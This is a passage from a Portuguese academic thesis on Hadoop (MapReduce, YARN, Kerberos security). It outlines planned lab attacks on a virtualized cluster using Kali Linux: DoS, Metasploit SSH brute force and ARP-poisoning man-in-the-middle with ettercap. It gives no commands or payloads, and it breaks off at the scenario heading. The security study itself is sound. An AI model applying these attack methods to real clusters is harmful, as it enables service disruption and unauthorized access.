Um trabalho MapReduce normalmente divide o conjunto de dados de entrada em blocos independentes que são processados pelas tarefas do map de maneira completamente paralela. A estrutura classifica as saídas dos maps, que são inseridas nas tarefas de reduce. Normalmente, tanto a entrada quanto a saída do job são armazenadas em um sistema de arquivos. O framework cuida das tarefas de planejamento, monitora-as e re-executa as tarefas com falha (APACHE,2018).

Para Tom White(pag 19 e 22), em Hadoop definition guide, o mapreduce é um modelo de programação para processamento de dados e que o mapreduce funciona dividindo o processo em duas partes, ou seja, na fase map e na fase reduce.

O mapReduce consegue abstrair a programação paralela em apenas duas funções, a map e a reduce facilitando a vida do desenvolvedor, como demonstra a figura 2.3.




Figura 4: Infográfico - Visão geral MapReduce
Fonte - (LOPES, 2016)

arquitetura do MapReduce

Como pode-se observar na figura 2.4, a arquitetura mapReduce é semelhante a arquitetura do HDFS, sendo mestre e escravo, onde o JobTracker é o mestre e o TaskTracker é o escravo. Segundo Tom White em Hadoop definition guide(pag 83) esse dois componentes do mapReduce são definidos da seguinte forma:

- **JobTracker:** Assim como o NameNode, o JobTracker também possui uma função de gerenciamento, porém, nesse caso, o controle é realizado sobre o plano de execução das tarefas a serem processadas pelo MapReduce. Sua função então é designar diferentes nós para processar as tarefas de uma aplicação e monitorá-las enquanto estiverem em execução. Um dos objetivos do monitoramento é, em caso de falha, identificar e reiniciar uma tarefa no mesmo nó ou, em caso de necessidade, em um nó diferente.
- **TaskTracker:** Processo responsável pela execução de tarefas MapReduce. Assim como os DataNodes, uma aplicação Hadoop é composta por diversas instâncias de TaskTrackers, cada uma em um nó escravo. Um TaskTracker executa uma tarefa Map ou uma tarefa Reduce designada a ele. Como os TaskTrackers rodam sobre máquinas




Figura 5: Infográfico - Visão geral MapReduce
Fonte - (HortonWorks, 2012)

virtuais, é possível criar várias máquinas virtuais em uma mesma máquina física, de forma a explorar melhor os recursos computacionais.

Apesar da solução Hadoop com HDFS e o mapReduce ser muito útil para diversas aplicações, foram encontradas algumas limitações em sua versão 1.0, segundo Tom White, o mapReduce tinha uma limitação quando se trabalhava com cerca de 4000 mil nós e 40000 mil tarefas, pois o jobTracker ficava sobrecarregado e com isso era gerado uma perda de performance em cascata, outro problema encontrado era quando o jobTracker falhasse, todo restante da aplicação, ou seja, os taskTracker também falhavam, e tudo era perdido, com isso houve a necessidade de uma atualização, daí surgiu o YARN, o Hadoop foi atualizado para a versão 2.0 e junto com ele vem o framework YARN onde será explicado na próxima seção.

2.2.3 Apache Hadoop YARN

Como explicado anteriormente, o mapReduce na versão 1.0 sobrecarregava muito o JobTracker, com isso ocasionava uma falha em cascata, pois o JobTracker tinha o papel de gerenciar, monitorar e verificar falhas, sendo assim surge o FrameWork YARN, também é

um framework para trabalhar com processamento e armazenamento distribuído. O YARN é um gerenciador de aplicativos distribuídos e de uso geral estrutura que substitui a estrutura clássica do Apache Hadoop MapReduce para processar dados em clusters do Hadoop (HORTONWORKS, 2012). O YARN veio pra substituir a antiga estrutura do mapReduce na qual se concentrava as tarefas e o gerenciamento apenas no jobTracker, com o YARN, o gerenciamento que antes era realizado pelo jobTracker agora passa a ser gerenciado pelo YARN, onde o mesmo possui uma estrutura diferenciada para tal atividade. O YARN possui os componentes ResourceManager, NodeManager e o ApplicationMaster, todos irão executar as tarefas que antes eram executadas apenas pelo JobTracker, a figura 2.5 exemplifica a comparação entre a versão antiga do mapReduce e o YARN. Como observado, a atividade que era realizada antes pelo JobTracker agora passa a ser gerenciado pelos componentes do YARN.

MapReduce 1	YARN
Jobtracker	Resource manager, application master, timeline server
Tasktracker	Node manager
Slot	Container

Figura 6: Comparação - Yarn e MapReduce 1
Fonte - (WHITE, 2015)

Segundo a Hontonworks, os componentes do Yarn são definidos da seguinte forma:

- **ResourceManager** O ResourceManager possui um Scheduler conectável, que é responsável por alocar recursos para vários aplicativos em execução, sujeitos a restrições familiares de capacidades, filas, etc. O Agendador é um agendador puro no sentido de que não realiza monitoramento ou rastreamento de status para o aplicativo, não oferecendo garantias sobre a reinicialização de tarefas com falha devido a falhas de aplicativos ou falhas de hardware. O Agendador executa sua função de agendamento com base nos requisitos de recursos dos aplicativos; Ele faz isso com base na noção abstrata de um recipiente de recursos que incorpora elementos de recursos como memória, CPU, disco, rede etc.
- **NodeManager** O NodeManager é o escravo por máquina, que é responsável por lançar os recipientes dos aplicativos, monitorar o uso de recursos (cpu, memória, disco, rede) e

relatar o mesmo ao ResourceManager.

- **ApplicationMaster** O ApplicationMaster por aplicativo tem a responsabilidade de negociar contêineres de recursos apropriados do Scheduler, rastreando seu status e monitorando o progresso. Da perspectiva do sistema, o próprio ApplicationMaster é executado como um contêiner normal.

Como ilustra a figura 2.6, após instalado o Yarn, tem-se uma arquitetura similar ao mapReduce versão 1.0, porém com algumas vantagens, sendo uma delas de que se o nó mestre parar de funcionar toda a aplicação ainda continua funcionando, coisa que não acontecia na versão 1.0 do Hadoop.




Figura 7: Infográfico - Visão geral YARN

Fonte - (Apache, 2018)

2.2.4 Segurança do Hadoop

Nas versões anteriores do Hadoop a segurança fornecida é a que o cluster será utilizado por um grupo de usuários fechado, e as medidas de segurança são para evitar perdas acidentais e

não autenticação (WHITE, 2015).

Com a replicação dos dados em nós diferentes, isso faz com que em casos de perda de dados, ou por descuido de algum usuário, os dados possam ser recuperados, pois existem cópias deles em outros nós. Isso não impede que usuário possa entrar como root e excluir todos os arquivos da raiz.

O que faltava para o Hadoop era um mecanismo de autenticação que garantisse que aquele usuário que estava tentando realizar tal atividade era ele mesmo (WHITE, 2015). A segurança do hadoop é a autorização, apenas identifica se o usuario tem ou nao a permissão para executar aquela tarefa desejada.

De acordo com (WHITE,2015) a autorização não é suficiente por si só, porque o sistema ainda está aberto ao abuso por meio de falsificação por um usuário mal-intencionado que pode ganhar rede e acesso ao cluster.

A instalação do Hadoop não traz consigo uma segurança baseada em autenticação, com isso, faz necessário a implementação do protocolo kerberos.

Protocolo Kerberos

O Kerberos foi criado em meados dos anos 80, no instituto de tecnologia de Massachusetts, por Clifford Neuman e Steve Miller, ele foi desenvolvido durante o Projeto Athena, usando como base o protocolo Needham-Schroeder (LUZ, 2011). A ideia principal do protocolo é evitar a entrada de usuários estranhos na rede, ou seja, só entra usuários autenticados, e a autenticação do protocolo funciona por três serviços, três servidores.

- **Servidor de Autenticação (SA):** Responsável pela autenticação em si do usuário, pois a partir de um pedido a este servidor, ele receberá um ticket e uma chave de sessão, podendo assim continuar tentando se conectar com o sistema.
- **Servidor de Concessão de Ticket (TGS):** É o responsável pela concessão dos tickets para os serviços que utilizam o Kerberos.
- **Servidor de Administração (KADM):** Responsável pelo controle das chaves secretas, cadastrando-as tanto no cliente quanto no servidor. Para isso o usuário precisa fazer o seu cadastramento, escolhendo um username e uma senha.




Figura 8: Visão do funcionamento do kerberos

Fonte - (DROIDHUB, 2014)

O funcionamento do kerberos possui muitas vantagens, uma delas é que as senhas duram poucas horas, ao realizar uma requisição ao servidor de autenticação e depois ao servidor de concessão de ticket o usuário garante uma senha, porém ela dura por no máximo 8 horas, dificultando assim alguma tentativa de força bruta.

Muitas aplicações podem ser protegidas pelo kerberos, tais como: ssh, telnet, linux, e entre outros. A figura 2.7 ilustra uma visão geral do funcionamento do protocolo kerberos, demonstrando que antes de tudo o client faz uma requisição para os servidores kerberos e logo após isso é que terá acesso ao servidor, que pode ser um ambiente Hadoop.

2.3 Alguns ataques utilizados

Nos dias de hoje existem milhares de ataques diferentes, porém, neste trabalho foram utilizados três dos mais conhecidos no mundo da segurança da informação, eles são simples na sua forma de execução, mas o resultado pode ser desastroso para a vítima, sendo assim, são eles:

- **DOS:** É uma tentativa de fazer com que aconteça uma sobrecarga em um servidor ou computador comum para que recursos do sistema fiquem indisponíveis para seus utilizadores (CANALTECH, 2018). Essa prática de ataque não tem a intenção de invadir o sistema, mas tem a pretensão de deixar o sistema indisponível para os usuários, enviando muitos pacotes de requisições, na qual irá sobrecarregar a vítima, pois ela não

irá conseguir responder todas as requisições e com isso irá ficar indisponível.

Ataques DDoS são executados há tempos e já prejudicaram empresas bastante conhecidas. Historicamente, servidores da CNN, Amazon, Yahoo, Microsoft e eBay já foram "vítimas". Em dezembro de 2010, por exemplo, os sites da Visa, Mastercard e Paypal sofreram ataques DDoS de um grupo defendendo a não existência de "censura" na internet. Em fevereiro de 2012, ataques foram executados contra sites de bancos brasileiros por motivos semelhantes (ALECRIM, 2012).




Figura 9: Visão do funcionamento de um DDOS
Fonte - (INFOWESTER, 2012)

A figura 2.8 mostra uma visão geral do funcionamento de um DDOS, o ataque de negação de serviço utilizado neste trabalho consiste em apenas uma máquina enviando pacotes para outra máquina, na tentativa de sobrecarregar o serviço e assim poder visualizar seu comportamento mediante ataques.

- **Metasploit framework:** Na sua documentação o Metasploit Framework é definido como uma plataforma de teste de penetração modular baseada em Ruby que permite escrever, testar e executar código de exploração. O Metasploit Framework contém um conjunto de ferramentas que pode ser usada para testar vulnerabilidades de segurança, enumerar redes, executar ataques e evitar a detecção. Em sua essência, o Metasploit Framework é uma coleção de ferramentas comumente usadas que fornecem um ambiente completo para testes de penetração e desenvolvimento de exploração.

Esse framework possui um conjunto de ferramentas que podem ser acessadas pelo seu console msf. Nesta aplicação foi utilizado uma das suas ferramentas de força bruta, que pode ser utilizado nos seguintes protocolos: ssh, telnet e ftp. Essa ferramenta é formada por um conjunto de exploit, que podem encontrar vulnerabilidades diversas nos sistemas.

- **Man in the middle:** Traduzindo do inglês para o português como homem do meio, significa que o atacante irá ficar entre dois terminais, ou seja, no meio da conexão entre as duas vítimas, interceptando todo tráfego de comunicação entre essas duas máquinas. Esse ataque pode ter algumas variantes, através dele pode-se clonar o browser das vítimas, enviar email falsos, entre outros. Esse ataque é muito difícil de detectar pois ambos os usuários pensam que estão se comunicando sem que ninguém perceba. Neste trabalho foi utilizado esse ataque e com a ferramenta ettercap, foi possível conseguir poluir a tabela arp de um host, com isso, foi possível saber que ele estava se reportando para a máquina atacante, ao invés de se reportar para a máquina verdadeira como ilustrado na figura 2.9.




Figura 10: Visão do funcionamento de um DDOS

Fonte - (INFOWESTER, 2012)

- **Protocolo ARP:** O protocolo arp é o mecanismo responsável pela associação do endereço MAC a um endereço IP, da seguinte forma: Se um hostA pretende se comunicar com um hostB, então o hostA pega o endereço IP do hostB e envia pra rede em broadcast "perguntando quem tem o endereço físico correspondente aquele IP", com isso, o hostB "responde com o endereço físico, ou seja, o endereço MAC". Dai o hostA guarda em uma tabela, a tabela arp, o endereço ip e o endereço mac correspondentes, e com isso pode ocorrer a comunicação (PINTO, 2011).

2.4 PenTest

O PenTest, também conhecido como Teste de Intrusão, é um teste realizado em uma rede ou um sistema de computadores com o objetivo de descobrir vulnerabilidades no sistema. Através desse teste um Pentester pode descobrir todas as vulnerabilidades encontradas em uma rede e até mesmo descobrir qual o tamanho do dano que uma invasão causaria aos computadores e a rede.

Existem dois tipos de PenTest, o Blackbox e Whitebox, cada tipo de teste é feito para descobrir diferentes problemas e para prever diferentes tipos de ataques.

Whitebox

O Whitebox é um teste realizado com o Pentester sabendo todas as informações sobre a rede como topografia, IPs, senhas, níveis de usuários e logins. Esse é o mais amplo de todos os testes e é capaz de encontrar qualquer vulnerabilidade.

Blackbox

O Blackbox é um teste mais voltado para situações reais onde o testador não terá nenhuma informação sobre o sistema, quase como um teste cego.

Esse teste é muito próximo do que acontece na vida real quando um cracker tenta quebrar a segurança de uma rede e é atualmente o mais requisitado pelas empresas.

2.4.1 Fases de um PenTest

Uma análise de PenTest consiste em fases bem definidas e organizadas, normalmente divididas em um ciclo de vida, na qual cada fase possui diferentes etapas, definidas a seguir.

Fase de Reconhecimento

Nessa fase a equipe de PenTesters realiza o levantamento do máximo de informações possíveis sobre a empresa analisada. Dados como os serviços prestados, os principais gerentes e diretores, localização física, existência de filias e etc.

Fase de Varredura

Nesse momento é realizado uma varredura do que está presente na rede. Por exemplo, o range de IPs que é utilizado, quais os servidores existentes, os sistemas operacionais utilizados, as portas abertas e etc.

Fase de Obtenção de Acesso e Exploração

Com base no que foi identificado na fase de varredura, o PenTester fará a exploração de cada item, efetivamente em busca das vulnerabilidades existentes. Com o uso de técnicas de exploit e brute force tentará identificar quais serviços estão vulneráveis e que tipo de informação, falhas ou controles podem ser obtidos através daquele serviço.

Fase de Obtenção de Evidências e Reporte

As evidências de todas as falhas e vulnerabilidades identificadas são coletada pela equipe. Com base nessas informações, é gerado um relatório completo indicando os pontos vulneráveis de todos os elementos da empresa, falhas na rede, em software mal configurados e desatualizados, falta de elementos de segurança e etc, indicando inclusive que prejuízos podem ser causados à empresa em cada uma das falhas.

Para realizar os teste de invasão os Pentesters utilizam diversas ferramentas e sistemas operacionais, mas o sistema mais utilizado é o kali linux, definido a seguir.

2.4.2 Kali Linux

Uma das ferramentas mais indicadas pelos profissionais da área de segurança da informação é o Kali Linux (antigo Backtrack) que é um sistema operacional feito para hackers e para a realização de testes de intrusão. O Kali é uma distribuição Linux, baseada em Debian que possui centenas de ferramentas para realização de testes de segurança e para exploração de vulnerabilidades (AUGUSTO, 2017). De acordo com a página oficial do kali linux, na sua documentação ele é definido como

"O Kali Linux é uma distribuição Linux baseada no Debian destinada a testes avançados de penetração e auditoria de segurança. Kali contém várias centenas de ferramentas que são voltadas para várias tarefas de segurança da informação, tais como testes de penetração, pesquisa de segurança, computação forense e engenharia reversa. O Kali Linux é desenvolvido, financiado e

mantido pela Offensive Security , uma empresa líder em treinamento de segurança da informação"(KALI LINUX, 2018).

Além disso, ainda de acordo com a pagina oficial, o kali linux possui mais de 600 ferramentas de teste de penetração, é livre de código aberto e possui diversos suportes, tornando-se assim a ferramenta ideal e preferida para profissionais da area de segurança da informação.

Com as ferramentas que o kali linux oferece é possível realizar diversos tipo de testes de penetração, seguindo a ordem de um ataque que é desde o levantamento de informações até a obtenção dos dados, em cada fase dos ataques existem um conjunto de ferramentas designadas.

Dentre todas as ferramentas existentes no sistema operacional kali linux, existem algumas que merecem destaque e que são quase sempre utilizadas para realizar algum tipo de ataque, são elas:

- **Nmap:** A página oficial do nmap o define como

"O Nmap é uma ferramenta de código aberto para exploração de rede e auditoria de segurança. Ela foi desenhada para escanear rapidamente redes amplas, embora também funcione muito bem contra hosts individuais"(NMAP, 2018).

- **Wireshark:** O Wireshark é um analisador de protocolos de rede, ele analisa o tráfego da rede de forma minuciosa.
- **Metasploit framework:** Esse framework consiste de um conjunto de aplicações que são utilizadas para testes de invasão.
- **Ettercap:** Mais uma ferramenta para testes de invasão, ela é muito utilizada para realizar ataque man-in-the-middle, ou seja, homem do meio traduzindo para o português.
- **Aircrack-ng:** Essa ferramenta é utilizada para quebrar senhas de redes wireless.

Essas são apenas algumas das poderosas ferramentas que o kali linux tem a sua disposição, considerando que o sistema é de código aberto, cada profissional pode ter sua ferramenta customizada. Em ataques hacker quase sempre são utilizadas as ferramentas citadas acima, pois cada uma tem um propósito específico e juntas formam um combinado de técnicas que auxiliam o PenTester em suas análises.

METODOLOGIA

Neste capítulo, é apresentado a metodologia aplicada para a realização da análise de vulnerabilidades em ambientes Hadoop, que é baseado na exploração de um ambiente virtualizado. A ideia principal consiste em montar um cluster e verificar suas vulnerabilidades através do sistema operacional kali linux utilizando suas ferramentas para realizar um PenTest.

Considerado as limitações encontradas, optou-se por escolher um ambiente virtual para simular um ambiente real, tendo em vista que as maiorias dos testes são realizados antes em ambientes virtuais para que só depois possa ocorrer em um ambiente real.

Para montar o ambiente virtualizado foi utilizado softwares gratuitos, tais como, virtual box, ubuntu-server, kali linux e o framework hadoop. Com esses softwares foi montado um cluster virtualizado utilizando o framework hadoop para realizar o armazenamento e o processamento distribuido da aplicação, configurados todos na mesma rede inclusive o kali linux.

Após montar o ambiente de teste, foram executadas algumas tarefas com o framework, para ter a certeza de que a aplicação estava funcionando corretamente. Logo após constatar que tudo estava corretamente configurado, foi a vez de instalar e configurar o Kali linux, essa ferramenta é bem simples configurar e instalar, com isso, todo o ambiente estava montado e configurado.

Considerando que a metodologia aplicada neste trabalho é a exploração a um ambiente virtualizado, foram realizados alguns testes de invasão ao cluster, seguindo a ordem de um PenTest, na qual obedece as etapas de reconhecimento, varredura, obtenção de acesso e obtenção das informações.

A figura 11 demonstra a estrutura do ambiente, para uma melhor compreensão deste trabalho. Como explicado anteriormente, tanto o cluster quanto o kali linux estão na mesma rede facilitando assim a realização do PenTest, com isso foi possível realizar ataques ao cluster.

A partir das informações da rede foi possível pensar em alguns tipos de ataque ao cluster e com isso analisar o comportamento do mesmo ao ser atacado por um usuário externo, com a utilização do nmap, foi possível scanear toda a rede e com isso analisar as portas abertas e as vulnerabilidades encontradas.




Figura 11: Infográfico - Visão geral do ambiente

Fonte - (próprio autor, 2018)

Pensando nas possibilidades encontradas foi sugeridos alguns ataques que poderiam levar a algum resultado significativo, os mesmos são explicados nas próximas seções.

3.1 Ataque de negação de serviço

Considerando que o Hadoop é um framework criado para prever falhas, ou seja, ele saberá se comportar diante de uma falha, como por exemplo, caso um nó não funcione corretamente, os outros são capazes de suprir a necessidade, redistribuindo as tarefas para os demais nós. Então, sabendo disso, um dos ataques mais efetivos para testar isso é o ataque DDOS, neste caso um DOS, ou seja, apenas uma máquina atacando um nó do cluster, tentando 'derrubá-lo'.

3.2 Metasploit framework

Uma outra preocupação na utilização do framework hadoop é que a comunicação entre os nós é realizada pelo protocolo ssh, após realizar um scanner na rede foi possível observar que a porta 22 dos nós estavam abertas e com isso surgiu a ideia de conseguir acessar um nó através de um outro terminal remotamente.

3.3 Man in the middle

Por fim, surge a ideia de realizar um man in the middle, ou seja, ficar no meio da comunicação entre os nó, esse ataque consiste em poluir a tabela ARP da vítima induzindo ela a responder e fazer suas requisições para a máquina atacante e com isso enganá-lo.

CENÁRIO AVALIADO

